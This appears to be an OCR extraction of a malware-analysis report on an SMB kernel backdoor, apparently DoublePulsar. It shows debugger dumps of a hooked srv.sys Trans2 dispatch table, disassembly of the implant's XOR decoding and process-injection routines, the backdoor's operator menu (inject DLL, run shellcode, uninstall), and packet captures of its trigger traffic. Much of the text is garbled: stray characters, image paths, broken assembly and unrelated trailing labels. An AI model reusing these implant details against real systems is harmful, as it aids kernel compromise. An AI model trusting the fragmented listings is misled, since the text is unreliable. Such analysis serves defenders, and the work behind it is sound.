4 3 6 B

6 B

4 6B

7 4 7

6

6

4 4 5A 3 35 A

6 B

4 5A 3 35 A

6

```
kd> dds srv!srvtransaction2dispatchtable
95b35530  95b5d56f srv!SrvSmbOpen2
95b35534  95b57fe4 srv!SrvSmbFindFirst2
95b35538  95b5806d srv!SrvSmbFindNext2
95b3553c  95b5aa89 srv!SrvSmbQueryFsInformation
95b35540  95b5b2f3 srv!SrvSmbSetFsInformation
95b35544  95b51f65 srv!SrvSmbQueryPathInformation
95b35548  95b52c74 srv!SrvSmbSetPathInformation
95b3554c  95b5177c srv!SrvSmbQueryFileInformation
95b35550  95b5255d srv!SrvSmbSetFileInformation
95b35554  95b5b4e5 srv!SrvSmbFindNotify
95b35558  95b5897a srv!SrvSmbIoctl2
95b3555c  95b5b4e5 srv!SrvSmbFindNotify
95b35560  95b5b4e5 srv!SrvSmbFindNotify
95b35564  95b535fb srv!SrvSmbCreateDirectory2
95b35568  95b5df2b srv!SrvTransactionNotImplemented
95b3556c  95b5df2b srv!SrvTransactionNotImplemented
95b35570  95b44107 srv!SrvSmbGetDfsReferral
95b35574  95b43ff7 srv!SrvSmbReportDfsInconsistency
95b35578  00000000
```

6

```
kd> dds srv!srvtransaction2dispatchtable
95b35530  95b5d56f srv!SrvSmbOpen2
95b35534  95b57fe4 srv!SrvSmbFindFirst2
95b35538  95b5806d srv!SrvSmbFindNext2
95b3553c  95b5aa89 srv!SrvSmbQueryFsInformation
95b35540  95b5b2f3 srv!SrvSmbSetFsInformation
95b35544  95b51f65 srv!SrvSmbQueryPathInformation
95b35548  95b52c74 srv!SrvSmbSetPathInformation
95b3554c  95b5177c srv!SrvSmbQueryFileInformation
95b35550  95b5255d srv!SrvSmbSetFileInformation
95b35554  95b5b4e5 srv!SrvSmbFindNotify
95b35558  95b5897a srv!SrvSmbIoctl2
95b3555c  95b5b4e5 srv!SrvSmbFindNotify
95b35560  95b5b4e5 srv!SrvSmbFindNotify
95b35564  95b535fb srv!SrvSmbCreateDirectory2
95b35568  866db048
95b3556c  95b5df2b srv!SrvTransactionNotImplemented
95b35570  95b44107 srv!SrvSmbGetDfsReferral
95b35574  95b43ff7 srv!SrvSmbReportDfsInconsistency
```

```
kd> u 866db048
866db048 8b4c2408        mov     ecx,dword ptr [esp+8]
866db04c 60              pushad
866db04d e800000000      call    866db052
866db052 5d              pop     ebp
```


6 B

```
[×]  Function :: Operation for backdoor to perform

   ×0) OutputInstall     Only output the install shellcode to a binary file on d
isk.
    1) Ping              Test for presence of backdoor
    2) RunDLL            Use an APC to inject a DLL into a user mode process.
    3) RunShellcode      Run raw shellcode
    4) Uninstall         Remove's backdoor from system

[?] Function [0] : 4
```

A	
B	6 B
6	6
	6 B




5 8

4 5A 3 35 A

```
seg000:86847194 sub_86847194    proc near               ; CODE XREF: start+30↑p
seg000:86847194                 xor     eax, eax
seg000:86847196                 mov     al, cl
seg000:86847198                 shr     ecx, 8
seg000:8684719B                 add     al, cl
seg000:8684719D                 shr     ecx, 8
seg000:868471A0                 add     al, cl
b_86847194      endp
                                                    seg000:868471A7
```

```
10 0.005892   192.168.0.109   192.168.0.101   SMB     445   136 Trans2 Request, SESSION_SETUP
11 0.005951   192.168.0.101   192.168.0.109   SMB   49805    93 Trans2 Response<unknown>, Error: STATUS_NOT_IMPLEMENTED
15 0.011895   192.168.0.109   192.168.0.101   SMB     445  1312 Trans2 Request, SESSION_SETUP
16 0.011968   192.168.0.101   192.168.0.109   SMB   49805    93 Trans2 Response<unknown>, Error: STATUS_NOT_IMPLEMENTED
19 0.013317   192.168.0.109   192.168.0.101   SMB     445  1312 Trans2 Request, SESSION_SETUP
21 0.013726   192.168.0.101   192.168.0.109   SMB   49805    93 Trans2 Response<unknown>, Error: STATUS_NOT_IMPLEMENTED
    Max Parameter Count: 1
    Max Data Count: 0
    Max Setup Count: 0
    Reserved: 00
    Flags: 0x0000
    Timeout: 2 hours, 50 minutes, 33.186 seconds
    Reserved: 0000
    Parameter Count: 12
    Parameter Offset: 66
    Data Count: 0
    Data Offset: 78
    Setup Count: 1
```

	B
))	



B

B B


6

B

7 A 7 B B

(+)

+ + +




7 A 7 B 6

```
seg000:868470B1                 mov     esi, [eax]      ; shellcode size
seg000:868470B3                 xor     esi, [ebp+28h]  ; key
seg000:868470B6                 mov     edi, [eax+8]
seg000:868470B9                 xor     edi, [ebp+28h]
seg000:868470BC                 mov     eax, [eax+4]
seg000:868470BF                 xor     eax, [ebp+28h]
```

6

6 B7

```
seg000:866F9056                 mov     [edi+94h], eax
seg000:866F905C                 mov     ebx, large fs:38h
seg000:866F9063                 mov     ax, [ebx+6]
seg000:866F9067                 shl     eax, 10h
seg000:866F906A                 mov     ax, [ebx]
seg000:866F906D                 and     ax, 0F000h
```



B 6

```
seg000:866F933B                 push    esi
seg000:866F933C                 push    ecx
seg000:866F933D                 call    dword ptr [edi+30h] ; PsLookupProcessByProcessId
seg000:866F9340                 test    eax, eax
seg000:866F9342                 jnz     loc_866F93CB
seg000:866F9348                 mov     esi, [edi+58h]
seg000:866F934B                 mov     ebx, [edi+0A4h]
seg000:866F9351                 mov     eax, [esi+ebx]
seg000:866F9354                 cmp     eax, 2
seg000:866F9357                 jl      short loc_866F93C6
seg000:866F9359                 push    esi
seg000:866F935A                 call    dword ptr [edi+34h] ; PsGetProcessImageFileName
seg000:866F935D                 call    gethash
seg000:866F9362                 mov     ecx, [edi+0A8h]
seg000:866F9368                 cmp     eax, ecx
seg000:866F936A                 jnz     short loc_866F93C6
seg000:866F936C                 lea     ecx, [edi+5Ch]
seg000:866F936F                 push    ecx
seg000:866F9370                 push    esi
seg000:866F9371                 call    dword ptr [edi+8] ; KeStackAttachProcess
seg000:866F9374                 push    esi
```

3B5


))

6

6


seg000:86847140
seg000:86847140 loc_86847140:
; CODE XREF: start+54↑j
; CODE XREF: start+41↑j
; start+7F↑j ...
; CODE XREF: start+9B↑j
; CODE XREF: start+FA↑j
; start+FE↑j ...
; CODE XREF: start+24↑j
c+3Ch] ; jmp old_SrvTransactionNotImplemented
seg000:86847144
seg000:86847144 loc_86847144:
seg000:86847148
seg000:86847148 loc_86847148:
seg000:8684714A
seg000:8684714C
seg000:8684714C loc_8684714C:
seg000:86847155
seg000:86847155 loc_86847155:
seg000:86847158
seg000:8684715C
seg000:8684715D
seg000:86847160
jmp short loc_8684
mov al, 20h ; ' '
jmp short loc_8684
mov al, 30h ; '0'
jmp short $+2
mov eax, [ebp+10h]
mov [esp+20h+var_
popa
jmp dword ptr [eax

6	
6	
6	


93 Trans2 Response<unknown>, Error: STATUS_NOT_IMPLEMENTED
1514 [TCP segment of a reassembled PDU]
1312 Trans2 Request, SESSION_SETUP
Flags2: 0xc007, Unicode Strings, Error Code Type, Security Signatures, Ex
Process ID High: 0
Signature: 0000000000000000
Reserved: 0000
Tree ID: 2048 (\\192.168.0.101\IPC$)
Process ID: 65279
Process ID: 65279
User ID: 2048
Multiplex ID: 66
Trans2 Request (0x32)
Word Count (WCT): 15
Total Parameter Count: 12
Total Data Count: 4096
Max Data Count: 0

7

VenusEye

Hedwig Locky

18

Sage 2.0

Office 0day 2016